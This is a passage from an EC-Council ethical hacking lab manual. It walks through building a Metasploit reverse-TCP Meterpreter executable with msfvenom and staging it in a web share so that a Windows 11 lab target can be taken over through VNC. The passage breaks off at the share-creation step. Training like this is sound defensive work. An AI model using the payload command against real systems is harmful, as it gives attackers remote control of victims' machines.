
Here, we will see how attackers can exploit vulnerabilities in target systems to establish unauthorized VNC sessions using Metasploit and remotely control these targets.

Note: In this task, we will use the **Parrot Security** (**10.10.1.13**) machine as the host system and the **Windows 11** (**10.10.1.11**) machine as the target system.

1. Turn on the **Parrot Security** virtual machine.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.


   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.




6. A **Parrot Terminal** window appears; type **msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe LHOST=[IP Address of Host Machine] LPORT=444 -o /home/attacker/Desktop/Test.exe** and press **Enter**.

   Note: Here, the IP address of the host machine is **10.10.1.13** (**Parrot Security** machine).



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


7. This will generate **Test.exe**, a malicious file at the location **/home/attacker/Desktop**, as shown in the screenshot.




8. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **Desktop** to the shared location using the below commands:
   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
